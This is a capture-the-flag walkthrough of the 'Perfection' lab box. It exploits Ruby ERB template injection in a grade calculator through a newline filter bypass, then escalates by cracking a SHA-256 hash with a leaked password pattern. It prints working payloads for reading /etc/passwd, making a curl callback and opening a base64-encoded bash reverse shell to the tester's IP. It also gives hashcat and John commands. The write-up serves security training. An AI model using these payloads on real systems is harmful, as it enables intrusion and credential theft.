
Perfection
A grade calculator that trusts a newline more than it should.

This Linux box involves SSTI, filtering bypass and password cracking, let’s dig in!
Lab target only. Everything here is for education on a system I am authorised to test. Never run any of this against systems you don’t own or don’t have explicit permission to test.
Scan
Nmap scan report for 10.10.11.253
Host is up (0.023s latency).
Not shown: 65533 closed tcp ports (conn-refused)

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The initial nmap scan does not show much open ports, we can see:
- SSH on port 22
- A Nginx web server running on port 80
There is no known exploit for this version of SSH so we can turn our attention to the website running on port 80.
Enumeration

We are going to start by having a look at the website as a normal user, there are only three pages.
- “Home” page which does not say much
- “About Us” page with two names, Tina Smith and Susan Miller, we can write those names down. They could be useful later to craft logins for example
- “Calculate your weighted grade” containing a calculator, we will have a look at it later
Now we can start to list how the website is made using whatweb

- Server: Nginx but no version
- Server: WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07), we can have a look at the Github repository and the specific release version
We can also call a non existing page or provoke an error to see what response we get, in this case, Sinatra.

Since we have some specific versions we can look around for a useful exploit. Outside of some DDOS attack vulnerability which is not interesting for us, we do not get much.
Abusing Grade Calculator
Now we should turn our attention towards the grade calculator, it seems interesting as we have multiple inputs possible.

Time to fill this and examine the POST request to see what is going on by opening Burpsuite and intercepting the request.

We have are three parameters appended by a number corresponding to a row, namely: category, grade and weight. There could be a number of vulnerabilities, but we would look first for:
- Command injection
- SQL injection (SQLi)
- Server Side Template Injection (SSTI)
My quick attempt with the commands injections and SQLi where not rewarded so we can focus our attention into the SSTI. First, we need to know what kind of template we are talking about, in our case it will be Ruby so we should test accordingly.
Server Side Template Injection
A Server-Side Template Injection is a vulnerability that occurs when an attacker can inject malicious code into a template, this code is then executed on the server. We can try a first payload to see if we can raise an exception.
${{<%[%'"}}%\
In our case, we got a message saying:
Invalid query parameters: invalid %-encodingIt is a very good sign that the application may be vulnerable, so we can try other methods to confirm that, more specifically from the BypassAllTheThings repository.
<%= 21 * 2 %>
When we send this request we got an error message saying “Malicious input blocked” displayed into the HTML page. It is a good sign, we are on the right path, the server is nice enough to tell us that there is some kind of filtering on the back-end. Our next step is try to find a way to bypass it.
I tried to play quickly with different encoding methods to see if it would let it pass, but it was not the case. Another method could be Carriage Return (CR) and Line Feed (LF), or CRLF for short. It is often an effective method to bypass filtering based on regex using the caret symbol ^. This symbol tells the regex to look at the start of a string, because we insert another line, what comes after is not checked properly. We can try this in our payload by inserting %0A and URL encode the rest of it for good measure.
# Payload
test%0A<%= 21 * 2 %>
# URL encoded
test%0A<%25%3d+21+*+2+%25>
We got what we were looking for, our multiplication was executed and we successfully bypassed the filter in place. Now it is time to try some more interesting payloads, like trying to read the /etc/passwd file.
# Read a file
test%0A<%= File.open('/etc/passwd').read %>
We can read file, but can we execute a command on the machine to make a request to us ?
# Execute command
test%0A<%= system('curl 10.10.14.5/poc.txt') %>
Good new, it worked fine, next stop is to craft a reverse shell payload and send it.
test%0A<%= system('echo "L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjUvOTAwMSAwPiYx" | base64 -d | bash') %>Set up a Netcat listener, launch the request and we got our reverse shell on the target. We have our initial foothold on the machine as the user susan, probably the Susan Miller we saw earlier on the “About Us” page from the website.

Privilege escalation
Susan is part of the sudo group, but we do not have her password so we cannot use the command. During the enumeration we come across a database left unprotected.
find / -iregex '.*\.\(sql\|git\|db\|zip\|kdbx\)' 2>/dev/null
We can download it and have a look at it to see if there is useful information in it.

Now this is good, the database includes a users table with name and password columns. This looks like SHA-256 password hashes, we can try to crack them while we look around for more on the server. Using the following command to find files owned by root, but readable by Susan we discover this:
# Readable files belonging to root and readable by us
find / -type f  -user root ! -perm -o=r ! -path "/proc/*" ! -path "/sys/*" 2>/dev/null
Inside there is the following text:
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials (‘our’ including the other students
in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:
{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}Note that all letters of the first name should be converted into lowercase.
Please hit me with updates on the migration when you can. I am currently registering our university with the platform.
Tina, your delightful student
Well, that is convenient, a bit too much in my opinion, but whatever. Since the previous attempt to crack the password failed, we can use this to craft a dictionary corresponding to the password policy we found and attempt to brute force it. In order do do that we could use Hashcat or John The Ripper, but first, let’s create a file containing the hash we want to crack.
echo 'abeb6f8e********************************************************' > susan.hashRun the Hashcat command:
# Cracking using hashcat
hashcat susan.hash -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d -m 1400
We could do the same using `John The Ripper`, we add a new rule to the configuration file and specify in our command the rule to use. In this example I named it PerfectionHTB:
# Using John The Ripper
[List.Rules:PerfectionHTB]
: $[0-9]
: $[0-9]$[0-9]
: $[0-9]$[0-9]$[0-9]
: $[0-9]$[0-9]$[0-9]$[0-9]
: $[0-9]$[0-9]$[0-9]$[0-9]$[0-9]
: $[0-9]$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]
: $[0-9]$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]
: $[0-9]$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]
: $[0-9]$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]$[0-9]
Just run the command and we got the password:

john -w=susan.passwd --rules=PerfectionHTB --format=Raw-SHA256 susan.hashNext step is pretty straight forward, we can just invoke our sudo right and use the password to become root and own the box.
Congratz!